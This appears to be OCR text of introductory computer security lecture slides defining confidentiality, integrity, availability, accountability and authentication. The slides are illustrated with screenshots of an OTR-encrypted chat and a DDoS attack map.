
Redirector

Enlarge

Malwarebytes

Confidentiality, privacy, and secrecy

- Confidentiality is characterized as preventing the unauthorized reading of data, when considering access control systems. More generally, it implies unauthorized learning of information.
- The gchat on the right is encrypted. How much can you learn from it anyway?


Kenneth Heafield - Mozilla Firefox
https://hangouts.google.com/webchat/u/0/frame?v=1452029493
ABP
Kenneth Heafield
SMS
History is off

/KwnuP3IB9aOj7C10BQDfNQAnGPb4DFH2NXDe18hdqlHOoEy
CO50bdclI1AAAAAAAAAAEAAAAB9CJyhvS9oyuV8ak
/PMDgnVEx0sxSAAAAFNPkkrYJWARRiLUE7e1sb5ZoJfbC.

47 mins

Kenneth isn't on Hangouts right now. History is off, so your messages may disappear before being seen.


?OTR:AAMDQrLHuhCu9CoAAAAADwAAABAAAADA4dxOymRy
vkPpqDuTLmpOFcEvDNQ1aLYtpoV9i2wYpTuLOE11Rhsprlpt2D
yXdHedn5fVl+BJ6sSw//MwRuZdlANgwsFb6YB7CpBRyoRvs01L
CJ0opVeBRHfBtHk1c1WhPlm3v37RVrWdr561yo5mUQ5YoZNm
VrTUIsiDMN3feUTARerevlc2sSl1iuOl9/LkvCzjlr
/KwnuP3IB9aOj7C10BQDfNQAnGPb4DFH2NXDe18hdqlHOoEy
CO50bdclI1AAAAAAAAAAIAAAAZzwDwruYEBaF53RjhNDB5Kh
pSDQbgXIjApJWymqKylwzHMM0nqnrNv1vkQrfEAAAAAA==.

?OTR:AAMDEK70KkKyx7oBAAAAEAAAABAAAADAifGx7x
ZrY4P7E8HCHWaVrGGEi3GWeeoJtgshudXNoW9lhphrLyn
WM4Yw1/0e7ZgNeVUEqCGJFd9rHDdnyZKL9ZW5mnOVIn
j+EUA/qvt01Ef7R6g1xedDYgs
/CtKcullRh2nZ4smKnxcOAubqtphoRm+oNF9KBZcg5Coo4
DkrgFgXWeWVYqUeHFPZpZ1ge6lmTHIq1fcF6VJd2NI03xh
N1ZzQLzJkPta/Men6qUv+Heaae7goF0mPN2xaTbH7
/3+YAAAAAAAAAAEAAAABw3YLb3
/Lh5i0xADcuyEajf932arEAAAAFEb5tDz
/6BTVt34G4qYi1dlTmT1o.

Kenneth • Now

Integrity

- Data has not been maliciously altered.
- Integrity can have different meanings, in computer security we are primarily concerned with the unauthorized writing of data.
- Examples:
    - Removing a record from a system.
    - An on-line payment system alters an electronic check to read £10000 instead of £100.00


Kenneth Heafield - Mozilla Firefox
https://hangouts.google.com/webchat/u/0/frame?v=1452029493
ABP
Kenneth Heafield
SMS
History is off

/KwnuP3IB9aOj7C10BQDfNQAnGPb4DFH2NXDe18hdqlHOoEy
CO50bdcll1AAAAAAAAAEAAAAB9CJyhvS9oyuV8ak
/PMDgnVEx0sxSAAAAFNPkkrYJWARRiLUE7e1sb5ZoJfbC.

47 mins

Kenneth isn't on Hangouts right now. History is off, so your messages may disappear before being seen.

?OTR:AAMDQrLHuhCu9CoAAAAADwAAABAAAADA4dxOymRy
vkPpqDuTLmpOFcEvDNQ1aLYtpoV9i2wYpTuLOE11Rhsprlpt2D
yXdHedn5fVl+BJ6sSw//MwRuZdlANgwsFb6YB7CpBRyoRvs01L
CJ0opVeBRHfBtHk1c1WhPlm3v37RVrWdr561yo5mUQ5YoZNm
VrTUIsiDMN3feUTARerevlc2sSl1iuOl9/LkvCzjlr
/KwnuP3IB9aOj7C10BQDfNQAnGPb4DFH2NXDe18hdqlHOoEy
CO50bdcll1AAAAAAAAAIAAAAZzwDwruYEBaF53RjhNDB5Kh
pSDQbgXljApJWymqKylwzHMM0nqnrNv1vkQrfEAAAAAA==.


?OTR:AAMDEK70KkKyx7oBAAAAEAAAABAAAADAifGx7x
ZrY4P7E8HCHWaVrGGEi3GWeeoJtgshudXNoW9lhphrLyn
WM4Yw1/0e7ZgNeVUEqCGJFd9rHDdnyZKL9ZW5mnOVIn
j+EUA/qvt01Ef7R6g1xedDYgs
/CtKculIRh2nZ4smKnxcOAubqtphoRm+oNF9KBZcg5Coo4
DkrgFgXWeWVYqUeHFPZpZ1ge6ImTHIq1fcF6VJd2NI03xh
N1ZzQLzJkPta/Men6qUv+Heaae7goF0mPN2xaTbH7
/3+YAAAAAAAAAEAAAABw3YLb3
/Lh5i0xADcuyEajf932arEAAAAFEb5tDz
/6BTVt34G4qYi1dITmT1o.

Kenneth • Now

Availability

- Data or services are accessible as expected.
- Threats to availability cover many kinds of external environmental events (e.g., fire, pulling the server plug) as well as accidental or malicious attacks in software (e.g., infection with a debilitating virus).
- Denial of Service (DOS) threats are the most common form of an Availability threat.

Availability: DigitalAttackMap



December 24 2015

Showing All Countries

Show Attacks

Large attacks on United States, China, Denmark, + 17 others

Color Attacks By

● TCP Connection

● Volumetric

● Fragmentation

● Application

Size (Bandwidth, in Gbps)

● 25 ● 5 ● 1

Shape (source + destination)

between two countries

internal

either source or dest. unknown

Attack Bandwidth (All Countries), Gbps

Dates are shown in GMT

Data shown represents the top ~2% of reported attacks

Accountability

- Actions are recorded and can be traced to the party responsible.
- If prevention methods and access controls fail, we may fall back on detection: keeping a secure audit trail is important so that actions affecting security can be traced back.

Authentication

- Data or services available only to authorized entities.
- Authentication is necessary for allowing access to some people but denying access to others.
- Authentication typically characterized as:
  - Something you **have** – an entry card, your phone
  - Something you **know** – a password, your mother’s maiden name
  - Something you **are** – a signature, fingerprint, way of typing

Questions